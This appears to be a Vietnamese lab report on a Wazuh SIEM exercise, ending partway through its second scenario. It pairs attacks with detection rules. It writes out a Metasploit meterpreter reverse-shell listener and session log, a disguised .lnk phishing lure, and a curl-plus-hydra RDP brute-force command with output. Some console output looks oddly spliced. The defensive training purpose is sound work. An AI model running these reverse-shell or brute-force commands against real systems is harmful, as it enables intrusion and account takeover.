

# THỰC NGHIỆM VÀ ĐÁNH GIÁ


## 1. Triển khai và Demo sản phẩm

Hệ thống SIEM Wazuh và hạ tầng phòng thủ, nhóm tiến hành thực nghiệm Live Demo mô phỏng vòng đời tấn công theo phương pháp "Retro Cycle" (Tấn công - Thu log - Viết luật - Phát hiện).

### Kịch bản 1: Xâm nhập ban đầu và thiết lập kênh C2 (Payload Execution - T1204.002)

- Bước 1: Khởi tạo tấn công và Xâm nhập (Red Team)


Đội tấn công sử dụng máy chủ Kali Linux, thiết lập cấu hình lắng nghe (Listener) thông qua msfconsole. Kẻ tấn công cấu hình payload windows/x64/meterpreter/reverse\_tcp, thiết lập LHOST, LPORT (4444) và chạy lệnh exploit -j để chờ kết nối.



```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 100.94.190.8
LHOST => 100.94.190.8
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
```

Hình 1: Giao diện Kali Linux thiết lập Listener chờ kết nối ngược

Mã độc được ngụy trang tinh vi (ví dụ: định dạng shortcut .lnk giả mạo file PDF "BÁO CÁO THỰC HÀNH lab 2.lnk" hoặc file payload04.exe) và gửi cho nạn nhân qua Gmail. Nạn nhân tải file nén (ZIP) về thư mục Downloads, giải nén và vô tình click đúp để mở file.



Hình 2: Nạn nhân thực thi file mã độc nguy trang trong thư mục Downloads

Ngay lập tức, mã độc chạy ngầm và gọi về máy chủ C2. Phiên kết nối Meterpreter (Session) được thiết lập thành công trên máy Kali.

```
Session Actions Edit View Help
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 100.94.190.8
LHOST => 100.94.190.8
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 100.94.190.8:4444
msf exploit(multi/handler) > [*] Sending stage (248902 bytes) to 100.120.48.88
[*] Sending stage (248902 bytes) to 100.120.48.88
[*] Sending stage (248902 bytes) to 100.120.48.88
[*] Meterpreter session 1 opened (100.94.190.8:4444 → 100.120.48.88:60057) at 2026
[*] Meterpreter session 2 opened (100.94.190.8:4444 → 100.120.48.88:60058) at 2026
[*] Meterpreter session 3 opened (100.94.190.8:4444 → 100.120.48.88:60051) at 2026
```

Hình 3: Phiên kết nối Meterpreter mở thành công trên máy chủ Kali


Kẻ tấn công tiến hành thu thập thông tin tình báo cơ bản của máy nạn nhân bằng các lệnh sysinfo, getuid, ipconfig.

```
kali@kali: ~  
msf5 exploit(multi/handler) > session -i 2  
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.  
msf5 exploit(multi/handler) > sessions -i 2  
[*] Starting interaction with 2...  
  
meterpreter > sysinfo  
Computer      : DESKTOP-HNON1K6  
OS            : Windows 10 22H2+ (10.0 Build 19045).  
Architecture : x64  
System Language : en_US  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x64/windows  
  
meterpreter > getuid  
Server username: DESKTOP-HNON1K6\lam  
meterpreter > ipconfig
```

Hình 4: Trích xuất thông tin hệ thống máy nạn nhân


#### - Bước 2: Giám sát và Thu thập Log thô (Endpoint & SOC)

Tại thời điểm xâm nhập, máy Windows 10 của nạn nhân lập tức ghi nhận sự kiện hệ thống thông qua cảm biến Sysmon (Ghi nhận hành vi tạo tệp tin - Event ID 11 hoặc khởi tạo tiến trình). Quá trình này được lưu trữ chi tiết trong Event Viewer.



Hình 5: Sysmon trên Windows 10 bắt được log tiến trình hệ thống


Wazuh Agent đẩy luồng log thô này về hệ thống Wazuh SIEM trung tâm. Trên Dashboard, chuyên gia phân tích có thể xem được dữ liệu chi tiết của log (đường dẫn, tên tiến trình), nhưng lúc này hệ thống chưa nổi cảnh báo mức độ cao do chưa được cấu hình luật đặc tả.



Hình 6: Wazuh Dashboard hiển thị log thô chưa qua phân tích tương quan

### Bước 3: Viết quy tắc phát hiện (Threat Hunting)


Dựa trên dữ liệu telemetry thô thu được, Threat Hunter tiến hành cấu hình bộ luật nhận diện hành vi trong tệp `local_rules.xml`. Hệ thống thiết lập Rule 100078 (Level 12) với biểu thức chính quy (Regex) nhằm phát hiện ngay lập tức mọi file thực thi khởi chạy từ các thư mục rủi ro cao của người dùng như Downloads, Temp, AppData.



Hình 7: Viết và cấu hình Rule 100078 trên Wazuh

#### Bước 4: Tấn công lại và Phòng thủ thành công (Retro Cycle)

Để nghiệm thu hệ thống, nạn nhân tiến hành click thực thi lại file mã độc một lần nữa. Lần này, ngay khi tiến trình khởi chạy, Wazuh Dashboard đối chiếu khớp với Rule 100078 và lập tức nổ Cảnh báo Đỏ (Level 12) với nội dung: *"Phát hiện file thực thi khởi chạy từ vùng dữ liệu người dùng"*. Toàn bộ thông tin đường dẫn và mã băm (Hash) đều được hệ thống tóm gọn.




Hình 8: Hệ thống phát hiện thành công và kích hoạt Cảnh báo Đỏ Level 12

## Kịch bản 2: Tấn công dò quét mật khẩu (Brute Force - T1110.001)

### Bước 1: Khởi tạo tấn công (Red Team)

Để chuẩn bị cho đợt tấn công leo thang đặc quyền, đội tấn công (Kali Linux) sử dụng lệnh curl để tải danh sách 10.000 mật khẩu phổ biến nhất từ Github về lưu tại /tmp/top10000.txt. Sau đó, kẻ tấn công sử dụng công cụ hydra để dội bom đăng nhập liên tục vào giao thức RDP (Remote Desktop) của máy nạn nhân với tài khoản "Admin" thông qua lệnh: hydra -l Admin -P /tmp/top10000.txt rdp://100.120.48.88 -V -t 1.




```
zsh: corrupt history file /home/kali/.zsh_history x64/xor_dynamic
(kali@kali)-[~]
$ curl -L -o /tmp/top10000.txt https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10k-most-common.txt
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 73017 100 73017 0 0 0 246.1k 0 0 0 0
Payload size: 73017 bytes
(kali@kali)-[~]
$ hydra -l Admin -P /tmp/top10000.txt rdp://100.120.48.88 -V -t 1
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
http server 8080
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-20 04:46:05
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 10000 login tries (l:1/p:10000), ~10000 tries per task
[DATA] attacking rdp://100.120.48.88:3389/
[ATTEMPT] target 100.120.48.88 - login "Admin" - pass "password" - 1 of 10000 [child 0] (0/0)
[ATTEMPT] target 100.120.48.88 - login "Admin" - pass "123456" - 2 of 10000 [child 0] (0/0)
[ATTEMPT] target 100.120.48.88 - login "Admin" - pass "12345678" - 3 of 10000 [child 0] (0/0)
[ATTEMPT] target 100.120.48.88 - login "Admin" - pass "1234" - 4 of 10000 [child 0] (0/0)
```

Hình 9: Giao diện Kali Linux thực thi tải danh sách mật khẩu và chạy lệnh Hydra dò mật khẩu RDP

## Bước 2: Giám sát và Thu thập Log thô (Endpoint & SOC)

Ngay khi đợt quét bắt đầu, hệ điều hành Windows 10 của nạn nhân liên tục sinh ra các sự kiện Event ID 4625 (Audit Failure - An account failed to log on) dày đặc trong Windows Logs / Security.




Hình 10: Event Viewer trên máy nạn nhân ghi nhận hàng loạt sự kiện đăng nhập thất bại Event ID 4625

Wazuh Agent đóng gói các log này gửi lên máy chủ SIEM. Tuy nhiên, ở giai đoạn này, hệ thống chỉ mới nhận diện đây là các lỗi đăng nhập đơn lẻ dựa trên Rule mặc định (Rule ID 60122 - Logon failure) ở mức cảnh báo thấp (Level 5). Chưa có một Cảnh báo Tổng hợp nào được kích hoạt.



